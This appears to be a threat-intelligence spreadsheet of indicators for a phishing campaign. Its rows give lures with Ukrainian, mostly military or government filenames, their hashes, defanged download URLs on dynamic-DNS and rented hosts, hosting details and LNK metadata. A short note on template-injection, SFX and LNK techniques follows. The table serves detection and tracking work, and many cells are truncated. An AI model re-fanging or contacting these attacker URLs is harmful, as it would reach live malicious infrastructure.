	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
1	rent_sha2	nalysis_timestam	filename	md5	sha1	sha256	request_ur	fqdn	main_regist	domain_creation_time	ip_address	p_hostnam	_organizati	ip_country	ip_region	ip_city	_geolocati	ip_postal	ve_serial_numb	reation_tim	odified_tim	d_volume_	volume_ide	hine_ident	pressed_p	mit_timesta
2	1d072ba1	#########	План підхо	d5827220	50351b47	219ba079	hxxp://a06	a0667987.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	vei.from.sh	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
3	a1c813f8b	#########	Providing a	39e7a52d	7ed61fb79	d85440a1	hxxp://a06	a0671808.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
4	f2f4dec274	#########	Витяг з нак	76bdfe083	bd1a3269	7a36935f6	hxxp://a06	a0667987.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	vei.from.sh	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
5	a1c813f8b	#########	Providing a	39e7a52d	7ed61fb79	d85440a1	hxxp://a06	a0671808.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
6		#########	Відомість_	5dc457fe6	724c38e0	91833e38	hxxp://surr	surname19	RU-CENTER	2013-12-13 11:31:08									0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
7		#########	Розшифро	66674103	82f58a280	9404b4db	hxxp://geros[.]freedynamicdns[.]or			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
8		#########	Оперативн	73d997e91	c78bd6242	6d73a3295	hxxp://polk[.]freedynamicdns[.]org			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
9		#########	8f429996f	7208e3719	207dd0b65	8f429996f	hxxp://co8	co87972.tı	TIMEWEB-F	2006-06-29 20:00:00	5.23.50.13	vh342.time	AS9123 Tin	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
10		#########	Щодо_пер	88b6af1f1	245c95b1a	5497d83c	hxxp://san	sangorits.hopto.org		3000-01-01 00:00:00	0.0.0.0								0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
11		#########	Доповідь_	02aae0f83	ebe542951	591ab1088	hxxp://fork	forkasimov.hopto.org		3000-01-01 00:00:00	0.0.0.0								0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
12		#########	2393_окп_	57974d7d	a12db8f4e	17fb45023	hxxp://dopnet[.]freedynamicdns[.]			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
13		#########	Інформаці	7b71adcc3	bd00b378	0720a9b5	hxxp://surr	surname19	RU-CENTER	2013-12-13 11:31:08									0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
14		#########	Бойове_ро	a4b27331	0f4fbcd9b	6a81b458	hxxp://kopot[.]myftp[.]biz/bmv/tir			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
15		#########	09472d6b	872ef25c5	d88f0d16e	09472d6b	hxxp://co8	co87972.tı	TIMEWEB-F	2006-06-29 20:00:00	5.23.50.13	vh342.time	AS9123 Tin	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
16		#########	303abc6d8	fb69fdb35	ffd52b94d	303abc6d8	hxxp://co8	co87972.tı	TIMEWEB-F	2006-06-29 20:00:00	5.23.50.13	vh342.time	AS9123 Tin	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
17		#########	Клопотанн	a1594d003	0767256f0	1fab79d3e	hxxp://hiodus[.]bounceme[.]net/p			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
18		#########	Наказ_Ген	f117c2f82	714bd0bec	5c35cd591	hxxp://a06	a0681056.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
19		#########	Microsoft_	aefc6e9a78	2be3aff586	0d91e2ec2	hxxp://email-gov[.]site/puzzled/up			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
20		#########	cf7570cbb	ab8bb3c1f	6fd20f06d	cf7570cbb	hxxp://mili	military-uk	Registrar of	2022-03-30 10:34:35									0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
21		#########	de4040a63	d6fe6243a	fdbae0c02	de4040a63	hxxp://a06	a0656203.	SPRINTNAM	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
22		#########	fa7bbc46a	6c4e8c488	5d869c035	fa7bbc46a	hxxp://mili	military-uk	Registrar of	2022-03-30 10:34:35									0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
23		#########	1354_09.0	d5a95cd0f	1c20a1d2b	1b444604	hxxp://debian[.]freedynamicdns[.]c			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
24		#########	Практичні_	4423f7fb0	593e239a3	6618185d	hxxp://inform[.]3utilities[.]com/lit			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
25		#########	H__Virus_N	491a7ec92	5075c0363	272156e4c	hxxp://a06	a0662337.	SPRINTNAM	2008-07-30 20:00:00	141.8.194.	alfheim.fro	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
26		#########	Щодо_нот	28db78e7b	2894b222	4f9e9125e	hxxp://hiodus[.]bounceme[.]net/e			3000-01-01 00:00:00									0xfc920caa	#########	#########	CFD08F68-	CFD08F68-	¤¬¨--¨ª	/mnt/tw2v	#########
27		#########	H__Virus_N	f5f79de9c1	f604962a0	5f4926f16	hxxp://inte	intent.milc	REGRU-RU	2022-04-29 09:07:12	95.179.21	95.179.21	AS20473 TI	FR	Île-de-Fran	Paris	48.8534,2.	75000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
28	890f25ee7	#########	Щодо факт	d6fe6243a	fdbae0c02	de4040a63	hxxp://a06	a0656203.	SPRINTNAM	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########
29		#########	d965892ec	7a91febc0	422aee5b8	d965892ec	hxxp://a06	a0681546.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
30		#########	Попереднє	ee3661a8a	faa626f072	315fdf691	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
31	82a696d8f	#########	Попереднє	2b333fc9d	44f69213e	0608ae0f2	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
32		#########	Інформаці	c7e81154f	433a4210f	9569b0d2	hxxp://a06	a0698649.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
33		#########	Попереднє	b6bad444	ae6b082d	3b32e331	hxxp://a06	a0693131.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
34		#########	Інформаці	c57bd947	c12342fe9	980181feb	hxxp://a06	a0698649.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
35	82a696d8f	#########	Попереднє	2b333fc9d	44f69213e	0608ae0f2	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
36		#########	Попереднє	903f87bef	09d62b01	de9051d8	hxxp://a06	a0695487.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
37		#########	Попереднє	5dbb7b2c3	5e8761b82	ef0ee60ccf	hxxp://a06	a0695487.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
38		#########	Попереднє	ee3661a8a	faa626f072	315fdf691	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
39	2d45ab729	#########	Розвідувал	68781941	50edf11dd	ff7e8580ce	hxxp://a07	a0705076.	SPRINTNAM	2008-07-30 20:00:00	141.8.194.	alfheim.fro	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
40	89961edc8	#########	ХАРКІВСЬК	16575e709	82b442da3	46143569	hxxp://a07	a0707869.	SPRINTNAM	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
41		#########	4)_из_п.3_	aa8bcae7a	ed069b8cc	aa00b8713	hxxp://a07	a0707869.	SPRINTNAM	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
42		#########	94599c02c	8b670980	82f29c663	94599c02c	hxxps://faristo[.]site/precaution[.]			3000-01-01 00:00:00									0x3c766c45	#########	#########	C97DB068	C97DB068	á-¥ª	/mnt/tw2v	#########
43		#########	C__Users_D	defc47401	2697274c0	5264e8a85	hxxp://a07	a0705269.	SPRINTNAM	2008-07-30 20:00:00	141.8.195.	hlokk.from	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
44		#########	581ed0902	890104bff	defabb7ed	581ed0902	hxxp://a07	a0707763.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	saga.from.s	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
45		#########	1ec69271a	5ae91dc5c	d70aaf5dd	1ec69271a	-nologo	-nologo		3000-01-01 00:00:00									0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
46		#########	ff7e8580ce	68781941	50edf11dd	ff7e8580ce	hxxp://a07	a0705076.	SPRINTNAM	2008-07-30 20:00:00	141.8.194.	alfheim.fro	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
47		#########	1.In_	c51ffce324	33f628334	8294815c2	hxxp://a07	a0705581.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
48		#########	Інформаці	fa8009ec4	714cd57e5	1cb2d2995	hxxp://a07	a0706248.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	vei.from.sh	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
49		#########	C__Users_D	b5eeb375b	baad6524c	78c6b489a	hxxp://a07	a0705880.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	greip.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
50		#########	Щодо_пор	a56d1a1a4	8ac09bb48	be79d470c	hxxp://a07	a0705880.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	greip.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
51		#########	34bf1a232	d3a4c5191	e51a25df0	34bf1a232	hxxp://a07	a0701919.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	karl.from.s	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
52	82a696d8f	#########	Попереднє	2b333fc9d	44f69213e	0608ae0f2	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
53		#########	Попереднє	ee3661a8a	faa626f072	315fdf691	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
54		#########	0608ae0f2	2b333fc9d	44f69213e	0608ae0f2	hxxp://a06	a0698262.	SPRINTNAM	2008-07-30 20:00:00	141.8.192.	norn.from.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	admin	/mnt/tw2v	#########
55		#########	94f4b5406	a367898f4	406eb9e18	94f4b5406	hxxp://a06	a0671524.	SPRINTNAM	2008-07-30 20:00:00	141.8.197.	techproxy.	AS35278 SI	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#########	#########	C97DB068	C97DB068	user-pc	/mnt/tw2v	#########

TemplateInjection | SFX | htm | htm_rar | htm_lnk | htm_second | +


Remote Template Injection



Our observation
(based on last modified timestamp)


LNK

- Those LNK files almost always has Drive Serial Number "**0x3c766c45**"



